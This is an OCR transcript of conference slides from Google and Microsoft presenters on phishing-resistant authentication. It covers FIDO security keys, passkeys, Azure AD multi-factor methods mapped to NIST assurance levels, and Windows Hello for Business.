
FIDO ensures:
✓ **Right user present**
✓ **No phisher in middle**

FIDO Authentication: It's the right user + No phisher in the middle




FIDO ensures:
✓ Right user present
✓ No phisher in middle

FIDO Authentication: It's the right user + No phisher in the middle



Google and FIDO

Google supports account types that are FIDO-only (no legacy MFA allowed).




Google

Advanced Protection defends against targeted online attacks.

Protects your account from phishing

Gmail blocks over 100 million phishing attempts every day. But sophisticated phishing tactics can trick the most savvy users into giving their sign-in credentials to



Security > 2-Step Verification

Security Settings

Organizational Units

Search for organizational ...

balfanz.net

Test Accounts

Groups

Customize settings for a group within an organizational unit. One group per organizational unit. Learn more

□ Unphishable Users

2-Step Verification

Authentication
Locally applied

Add an extra layer of security to user accounts by asking users to verify their identity when they enter a username and password. Learn more

☑ Allow users to turn on 2-Step Verification

Enforcement

○ Off
● On
○ On from Date

New user enrollment period
Allows new users some time to enroll before enforcement is applied

1 week

Frequency
Users can avoid repeated 2-Step Verification on their trusted devices. Learn more

☑ Allow user to trust the device

Methods
Select the method to enforce. Learn more


○ Any
○ Any except verification codes via text, phone call
● Only security key

The Future of FIDO

Eliminating passwords and reducing account lockout

Advancements in standards enable passwordless

not actual UI



9:48

tribank.us/signin

Tri • Bank

Sign in

Sign in with passkey

or

Account name

Enter your account name

Password

Enter your password

Forgot password?

Sign in

Create an account

9:49

tribank.us/signin

Tri • Bank

Sign in

Sign in with passkey

Choose an account

tribank.us

E Elisa Becket
elisa@gmail.com

E Elisa Beckett
elisa

D Dirk Balfanz

9:49

tribank.us

Hi Elisa

Elisa Beckett

Current Balance
$ 3,555.10

Beckett Bakery


Current Balance
$ 10,589.45

oal

Manage

Send money

Request money



secure05c.chase.com/web,

Open in the Chase Mobile® app

CHASE

Username

Password

□ Remember me

□ Use token

Sign in

Forgot username/password? >

Not Enrolled? Sign Up Now. >

Follow us:

Contact us Privacy Security Terms of use Accessibility

SAFE Act: Chase Mortgage Loan Originators Fair Lending

secure05c.chase.com/web,

Open in the Chase Mobile® app

CHASE

Username

Password

Continue with account

secure05c.chase.com

Reimu Harukei
10101100110101

A mkirisame
••••••••••

Sign in with another device...


Back

Google

Key sync & cross-device auth reduces account lockout

Keys are there where you need them.

If they're not, use your phone over Bluetooth.



Google

Summary


- FIDO is not a single solution/vendor, but a standard.
- Not all MFA protects against phishing, but FIDO does.
- Google supports phishing-resistant accounts (consumer & managed).
- FIDO is evolving: passwordless is coming!

Microsoft Security

Charlie Schaeffer
Microsoft
Public Safety & Justice
State & Local Government
Florida Department of Law Enforcement (retired) CSO

Multi-factor authentication

Verify user identities with strong authentication



We support a broad range of multi-factor authentication options

Including passwordless technology

- Microsoft Authenticator
- Windows Hello
- FIDO2 Security key
- Biometrics


- Push Notification
- Soft Tokens OTP
- Hard Tokens OTP
- SMS, Voice

Multi-factor authentication prevents 99.9% of identity attacks


Passwordless authentication methods

Windows Hello for Business

Passwordless Phone sign-in



FIDO2 Security Keys



The National Institute of Standards and Technology (NIST) authenticator type	Azure Active Directory (Azure AD) authentication methods
Memorized secret (something you know)	Password (Cloud accounts) Password (Federated) Password (Password Hash Sync) Password (Passthrough Authentication)
Lookup secret (something you have)	None. A lookup secret is by definition data not held in a system.
Out-of-band (something you have)	Phone (SMS) - not recommended
Single-factor one-time password (something you have)	Microsoft Authenticator App (One-time password) Single factor one-time password (through OTP manufacturers)[1]
Multifactor one-time password (something you have + something you know or something you are)	Multifactor one-time password (through OTP manufacturers) [1]
Single-factor crypto software (something you have)	Compliant mobile device Microsoft Authenticator App (Notification) Hybrid Azure AD joined[2] with software TPM Azure AD joined[2] with software TPM
Single-factor crypto hardware (something you have)	Azure AD joined[2] with hardware TPM Hybrid Azure AD joined[2] with hardware TPM
Multifactor crypto software (something you have + something you know or something you are)	Microsoft Authenticator app for iOS (Passwordless) Windows Hello for Business with software TPM
Multifactor crypto hardware (something you have + something you know or something you are)	Microsoft Authenticator app for Android (Passwordless) Windows Hello for Business with hardware TPM Smartcard (Federated identity provider) FIDO 2 security key

Microsoft AAL1 – single-factor or multifactor permitted authenticator:

Azure AD authentication method	NIST authenticator type
Password	Memorized Secret
Phone (SMS)	Out-of-Band
FIDO 2 security key Microsoft Authenticator app for iOS (Passwordless) Windows Hello for Business with software TPM Smartcard (Active Directory Federation Services)	Multi-factor Crypto software

FIPS 140 validation Verifier requirements

Azure AD uses the Windows FIPS 140 Level 1 overall validated cryptographic module for all its authentication related cryptographic operations. It's therefore a FIPS 140 compliant verifier as required by government agencies.

Microsoft AAL2 – Permitted authenticator types:

Azure AD authentication method	NIST authenticator type
Recommended methods	
Microsoft Authenticator app for iOS (Passwordless) Windows Hello for Business with software trusted platform module (TPM)	Multifactor crypto software
FIDO 2 security key Microsoft Authenticator app for Android (Passwordless) Windows Hello for Business with hardware TPM Smartcard (Active Directory Federation Services)	Multifactor crypto hardware
Additional methods	
Password + Phone (SMS)	Memorized Secret + Out-of-Band
Password + Microsoft Authenticator App (OTP) Password + SF OTP	Memorized Secret + Single-factor one-time password
Password + Azure AD joined with software TPM Password + Compliant mobile device Password + Hybrid Azure AD Joined with software TPM Password + Microsoft Authenticator App (Notification)	Memorized Secret + Single-factor crypto SW
Password + Azure AD joined with hardware TPM Password + Hybrid Azure AD joined with hardware TPM	Memorized Secret + Single-factor crypto hardware

Note: All Azure AD authentication methods at AAL2 use either nonce or challenges. The methods are resistant to replay attacks because the verifier easily detects replayed authentication transactions. Such transactions won't contain the appropriate nonce or timeliness data.

Microsoft AAL3 – Permitted authenticator types:

Azure AD authentication methods	NIST authenticator type
Recommended methods	
FIDO2 security key or Smart card (Active Directory Federation Services [AD FS]) or Windows Hello for Business with hardware TPM	Multifactor cryptographic hardware
Additional methods	
Password and (Hybrid Azure AD joined with hardware TPM or Azure AD joined with hardware TPM)	Memorized secret and Single-factor cryptographic hardware
Password and Single-factor one-time password hardware (from an OTP manufacturer) and (Hybrid Azure AD joined with software TPM or Azure AD joined with software TPM or Compliant managed device)	Memorized secret and Single-factor one-time password hardware and Single-factor cryptographic softw


Note: All Azure AD authentication methods that meet AAL3 use cryptographic authenticators that bind the authenticator output to the specific session being authenticated. They do so by using a private key controlled by the claimant for which the public key is known to the verifier. This configuration satisfies the verifier-impersonation resistance requirements for AAL3.

Demo: user MFA registration and sign-in (Authenticator app)

Supports NIST AAL level 2

Users can self-service install the app

Allows passwordless sign-in (if enabled)



16:13

Authenticator

Microsoft
bathawes@hotmail.com

Amazon
bathawes@hotmail.com

Approve sign-in?
Bathawes GTP
ben@bathawesgtp.onmicrosoft.com

ft....


MTPDemos
ben_bathawes.com#EXT#@MTPDe...

Bathawes GTP
ben_bathawes.com#EXT#@bathaw...

Demo: user MFA registration and sign-in (SMS)

For broad compatibility

Requires paid Azure AD licenses



Use verification code 440710 for Microsoft authentication.

Today 16:41

Use verification code 869083 for Bathawes GTP authentication.

Use verification code 343459 for Microsoft authentication.

Why Windows Hello!

Bad: Password

123456

qwerty

password

DadstheBest

TestPassword123

Better: Password
and...

Push
Notification

Soft
Tokens OTP

Hard
Tokens OTP

SMS, Voice

Best: Passwordless

Windows Hello

Microsoft
Authenticator

FIDO2
Security key

aka.ms/gopasswordless

Changing the game with passwordless

Make sign-in even more seamless and secure

Windows Hello

Microsoft Authenticator

FIDO2 Security Keys

Passwordless Momentum **150M+** | **Active passwordless users**

Microsoft resources:

[Configure Azure Active Directory to meet identity standards]

[NIST authenticator types and aligned Azure Active Directory methods]

[Achieve NIST authenticator assurance level 1 with Azure Active Directory]

[Achieve NIST authenticator assurance level 2 with Azure Active Directory]

[Achieve NIST authenticator assurance level 3 by using Azure Active Directory]

[Azure Active Directory configuring to standards documentation | Microsoft Docs]

Microsoft

Thank you.

cschaeffer@microsoft.com

Windows Hello for Business

User friendly

- Password-less: Biometrics or a PIN
- SSO with Windows apps using Web Account Manager (SSO) APIs

Enterprise-grade

- Strong two-factor authentication
- Asymmetric key pair auth model
- Can be deployed in cloud, hybrid, or on-prem environments
- Multi account

Windows Hello for Business

